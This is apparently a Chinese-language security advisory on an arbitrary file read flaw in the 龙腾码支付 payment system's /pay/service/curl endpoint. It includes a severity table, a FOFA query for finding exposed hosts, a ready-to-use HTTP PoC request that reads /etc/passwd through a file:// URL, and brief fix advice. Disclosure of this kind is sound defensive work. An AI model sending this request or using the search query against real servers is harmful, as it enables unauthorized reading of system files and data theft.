

龙腾码支付 payservicecurl 任意文件读取漏洞

漏洞描述

龙腾码支付 /pay/service/curl 任意文件读取漏洞，未授权攻击者可进行任读取服务器文件，导致信息泄露。

影响版本

龙腾码支付

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="/epaydoc/epaydoc.php" && body="/sdk"

POC/EXP:

```
GET /pay/service/curl?url=file:///etc/passwd HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本